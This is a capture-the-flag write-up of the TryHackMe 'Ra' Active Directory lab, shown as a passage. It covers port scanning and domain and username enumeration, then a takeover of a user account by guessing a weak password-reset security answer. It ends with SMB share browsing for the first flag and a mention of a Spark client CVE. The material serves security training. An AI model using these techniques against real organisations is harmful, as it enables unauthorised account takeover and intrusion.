Ra Writeup (TryHackMe Hard Machine)

You have found WindCorp’s internal network and their Domain Controller. Can you pwn their network?
Overview
Ra is a hard Windows/Active Directory machine from TryHackMe. It has three stages/flags, each one has interesting vulnerability, and a lot of users. So buckle up!
We start by enumerating the domain and associated web server. We abuse weak password reset functionality to compromise our first user. Then, we identify vulnerable version of Spark client. We exploit it and capture NTLMv2 hash with Responder.
Next, after gaining initial access, we find Powershell script vulnerable to command injection. We hijack important file and add our user to Admin group, and thus compromise the domain.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -A -p- 10.112.147.122 -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 13:27 -0500
Warning: 10.112.147.122 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.112.147.122
Host is up (0.022s latency).
Not shown: 65504 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
53/tcp    open  domain             Simple DNS Plus
80/tcp    open  http               Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Windcorp.
88/tcp    open  kerberos-sec       Microsoft Windows Kerberos (server time: 2026-03-06 18:29:37Z)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp   open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm, Site: Default-First-Site-Name)
443/tcp   open  ssl/https?
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: 2026-03-06T18:31:56+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=Windows Admin Center
| Subject Alternative Name: DNS:WIN-2FAA40QQ70B
| Not valid before: 2020-04-30T14:41:03
|_Not valid after:  2020-06-30T14:41:02
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
2179/tcp  open  vmrdp?
3268/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server      Microsoft Terminal Services
|_ssl-date: 2026-03-06T18:31:56+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Fire.windcorp.thm
| Not valid before: 2026-03-05T18:24:36
|_Not valid after:  2026-09-04T18:24:36
| rdp-ntlm-info:
|   Target_Name: WINDCORP
|   NetBIOS_Domain_Name: WINDCORP
|   NetBIOS_Computer_Name: FIRE
|   DNS_Domain_Name: windcorp.thm
|   DNS_Computer_Name: Fire.windcorp.thm
|   DNS_Tree_Name: windcorp.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-06T18:30:57+00:00
5222/tcp  open  jabber             Ignite Realtime Openfire Jabber server 3.10.0 or later
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
|_ssl-date: 2026-03-06T18:31:56+00:00; -1s from scanner time.
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     stream_id: 6mjb1wvadj
|     errors:
|       invalid-namespace
|       (timeout)
|     compression_methods:
|     auth_mechanisms:
|     xmpp:
|       version: 1.0
|     features:
|_    capabilities:
5223/tcp  open  ssl/jabber         Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ssl-date: 2026-03-06T18:31:56+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       (timeout)
|     compression_methods:
|     auth_mechanisms:
|     xmpp:
|     features:
|_    capabilities:
5229/tcp  open  jaxflow?
5262/tcp  open  jabber             Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     stream_id: 2piyoghvnq
|     errors:
|       invalid-namespace
|       (timeout)
|     compression_methods:
|     auth_mechanisms:
|     xmpp:
|       version: 1.0
|     features:
|_    capabilities:
5263/tcp  open  ssl/jabber         Ignite Realtime Openfire Jabber server 3.10.0 or later
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       (timeout)
|     compression_methods:
|     auth_mechanisms:
|     xmpp:
|     features:
|_    capabilities:
|_ssl-date: 2026-03-06T18:31:56+00:00; 0s from scanner time.
5269/tcp  open  xmpp               Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       (timeout)
|     compression_methods:
|     auth_mechanisms:
|     xmpp:
|     features:
|_    capabilities:
5270/tcp  open  ssl/xmpp           Wildfire XMPP Client
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
|_ssl-date: 2026-03-06T18:31:56+00:00; 0s from scanner time.
5275/tcp  open  jabber             Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     stream_id: 19d1ojpi2s
|     errors:
|       invalid-namespace
|       (timeout)
|     compression_methods:
|     auth_mechanisms:
|     xmpp:
|       version: 1.0
|     features:
|_    capabilities:
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7070/tcp  open  http               Jetty 9.4.18.v20190429
|_http-title: Openfire HTTP Binding Service
|_http-server-header: Jetty(9.4.18.v20190429)
7443/tcp  open  ssl/http           Jetty 9.4.18.v20190429
|_http-server-header: Jetty(9.4.18.v20190429)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
|_ssl-date: 2026-03-06T18:31:56+00:00; -1s from scanner time.
|_http-title: Openfire HTTP Binding Service
7777/tcp  open  socks5             (No authentication; connection failed)
| socks-auth-info:
|_  No authentication
9090/tcp  open  hadoop-tasktracker Apache Hadoop
| hadoop-datanode-info:
|_  Logs: jive-ibtn jive-btn-gradient
| hadoop-tasktracker-info:
|_  Logs: jive-ibtn jive-btn-gradient
|_http-title: Site doesn't have a title (text/html).
9389/tcp  open  mc-nmf             .NET Message Framing
49668/tcp open  msrpc              Microsoft Windows RPC
49669/tcp open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc              Microsoft Windows RPC
49673/tcp open  msrpc              Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Windows Server 2019 (97%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: Host: FIRE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-06T18:30:52
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   22.26 ms 192.168.128.1
2   ...
3   22.39 ms 10.112.147.122

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 296.89 seconds
The Nmap scan showed 31 open ports (oh boy!). Couple services indicate that we are dealing with Windows machine in Active Directory environment (SMB, LDAP, RPC, RDP). Kerberos (port 88) also indicates that the machine is Domain Controller. There are multiple web servers running on ports 80, 7070 and 9090. Don’t forget to add “windcorp.thm” domain to your “/etc/hosts” file.
Domain enumeration
I used Enum4Linux-ng to automate domain enumeration with guest account. I used the command below:
enum4linux-ng -A windcorp.thm -u guest -p ''It found couple information. Most importantly domain name and FQDN (computer name) “fire.windcorp.thm”, so don’t forget to add it to your “/etc/hosts” file.

Next, I used NetExec to ‘touch’ stuff. Turned out that the guest account is disabled in the domain.

We don’t have any credentials yet. So let’s keep enumerating.
Web servers & usernames enumeration
Web servers are typically sources of vulnerabilities so let’s check them out. I started with port 80, which hosted the main website of WindCorp.


I looked around the main page and found password reset functionality and list of IT stuff, potential users in the domain. Notice different icon next to Buse (status icon; might mean that Buse is online).
 |
| usernames associated with staff members |
I copied their associated XMPP email names from the source code into my file.

3 more usernames can be found in the source code in image names. That’s 15 potential users.

Then I ran Kerbrute to validate them against Kerberos protocol and found out that all of them were valid usernames within the AD environment.

Next, I visited port 7070 which ran Jetty with Java. There was just one uninteresting link to Xmpp.
Eclipse Jetty is a Java-based web server and servlet container. It is heavily used for embedding directly into Java applications, microservices, and cloud frameworks. (Gemini)
XMPP (Extensible Messaging and Presence Protocol) is an open-standard, decentralized, and secure protocol for real-time communication, including instant messaging, chat, and video calls. (Gemini)
Lastly, I visited port 9090 which hosted exposed login panel to Openfire Admin Console. Definitely the most interesting finding.
Openfire is an open-source, Java-based instant messaging (IM) and real-time collaboration server that uses the XMPP. (Gemini)

Note the version disclosure at the bottom (Openfire version 4.5.1). It may be vulnerable.
Resetting user’s password via weak password reset functionality
I went back to the password reset functionality on the main website. The implementation was quite weak, it lacked security features like entering original password and relied only on generic security questions which can be guessed.

So I booted Caido and intercepted the traffic. I played with the parameters, sent different payloads, got 500 Internal Error when modifying the “question” parameter. The CSRF token was not changing and allowing brute-force attacks (should have been different for every request). I also tried guessing the answers for all users but guessed nothing right.

Here it is important to remember weird things that we have seen during initial enumeration. Going back to “lilyleAndSparky.jpg” image, valid username was just “lilyle”, but what about Sparky? Considering her profile picture, Sparky might be her lovely dog.

And going back to the password reset, one of the questions is asking for the name of user’s pet. Do you think Lily chose Sparky as answer? I think she totally did. And voila! We were able to change password for user “lilyle”.

Next, I quickly validated the creds with NetExec. As I usually do, first thing I checked was SMB and what shares were accessible.

SMB and LDAP enumeration & discovering 1st flag
There were 2 interesting shares “Users” and “Shared”. In “Users” share, couple users had their directories here, which looked like local home directories on current PC (very bad practice omg).
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\windcorp.thm\\Users -U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Sat May  2 18:05:58 2020
  ..                                 DR        0  Sat May  2 18:05:58 2020
  Administrator                       D        0  Sun May 10 07:18:11 2020
  All Users                       DHSrn        0  Sat Sep 15 03:28:48 2018
  angrybird                           D        0  Fri May  1 08:59:20 2020
  berg                                D        0  Fri May  1 08:59:20 2020
  bluefrog579                         D        0  Fri May  1 08:59:20 2020
  brittanycr                          D        0  Sat May  2 19:36:46 2020
  brownostrich284                     D        0  Fri May  1 08:59:20 2020
  buse                                D        0  Sat Mar 14 08:34:41 2026
  Default                           DHR        0  Thu Apr 30 19:35:11 2020
  Default User                    DHSrn        0  Sat Sep 15 03:28:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 03:16:48 2018
  edward                              D        0  Fri May  1 08:59:20 2020
  freddy                              D        0  Sat May  2 19:30:16 2020
  garys                               D        0  Fri May  1 08:59:20 2020
  goldencat416                        D        0  Sat Mar 14 09:06:06 2026
  goldenwol                           D        0  Fri May  1 08:59:20 2020
  happ                                D        0  Fri May  1 08:59:20 2020
  happyme                             D        0  Fri May  1 08:59:20 2020
  Luis                                D        0  Fri May  1 08:59:20 2020
  orga                                D        0  Fri May  1 08:59:20 2020
  organicf                            D        0  Fri May  1 08:59:20 2020
  organicfish718                      D        0  Sat Mar 14 09:07:00 2026
  pete                                D        0  Fri May  1 08:59:20 2020
  Public                             DR        0  Thu Apr 30 10:35:47 2020
  purplecat                           D        0  Fri May  1 08:59:20 2020
  purplepanda                         D        0  Fri May  1 08:59:20 2020
  sadswan                             D        0  Fri May  1 08:59:20 2020
  sadswan869                          D        0  Sat Mar 14 09:05:24 2026
  sheela                              D        0  Fri May  1 08:59:20 2020
  silver                              D        0  Fri May  1 08:59:20 2020
  smallf                              D        0  Fri May  1 08:59:20 2020
  spiff                               D        0  Fri May  1 08:59:20 2020
  tinygoos                            D        0  Fri May  1 08:59:20 2020
  whiteleopard                        D        0  Fri May  1 08:59:20 2020

                15587583 blocks of size 4096. 10854096 blocks available
smb: \>
In “Shared” share, there was our first flag and other “spark 2.8.3” files. There was Debian image, Apple image, Windows executable and compressed archive, but lets just focus on the flag for now.
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\windcorp.thm\\Shared -U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri May 29 20:45:42 2020
  ..                                  D        0  Fri May 29 20:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 11:32:36 2020
  spark_2_8_3.deb                     A 29526628  Fri May 29 20:45:01 2020
  spark_2_8_3.dmg                     A 99555201  Sun May  3 07:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 07:05:56 2020
  spark_2_8_3.tar.gz                  A 123216290  Sun May  3 07:07:24 2020

                15587583 blocks of size 4096. 10854192 blocks available
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
Now that we have access to services like LDAP, we can use NetExec’s Bloodhound ingestor to collect info and relations within the domain.

We can also query LDAP for all users in the domain but I warn you, there is a lot of them.

Additionally, I ran Enum4Linux-ng with new creds to automate enumeration across all common AD services. I found out that over 4700 users exist in the domain (holyyyyy!!!).
Obtaining NTLMv2 hash for “buse” via Spark client vulnerability & getting 2nd flag
I went back to the Spark loot that we had collected. I unzipped and looked at the archive, which held source code, docs and couple plugins. I got also interested in the EXE file, so I transferred it on Windows and ran it. Turned out it’s a setup wizard, but I did not proceed with the installation.

Spark is open-source desktop instant messaging client built to work with XMPP servers. It’s most commonly used with Openfire to provide real-time chat, presence status, and group messaging inside organizations. (ChatGPT)
Then I went online and researched this Spark 2.8.3 software. It didn’t take long for me to find out that this version of Spark is vulnerable to CVE-2020–12772.
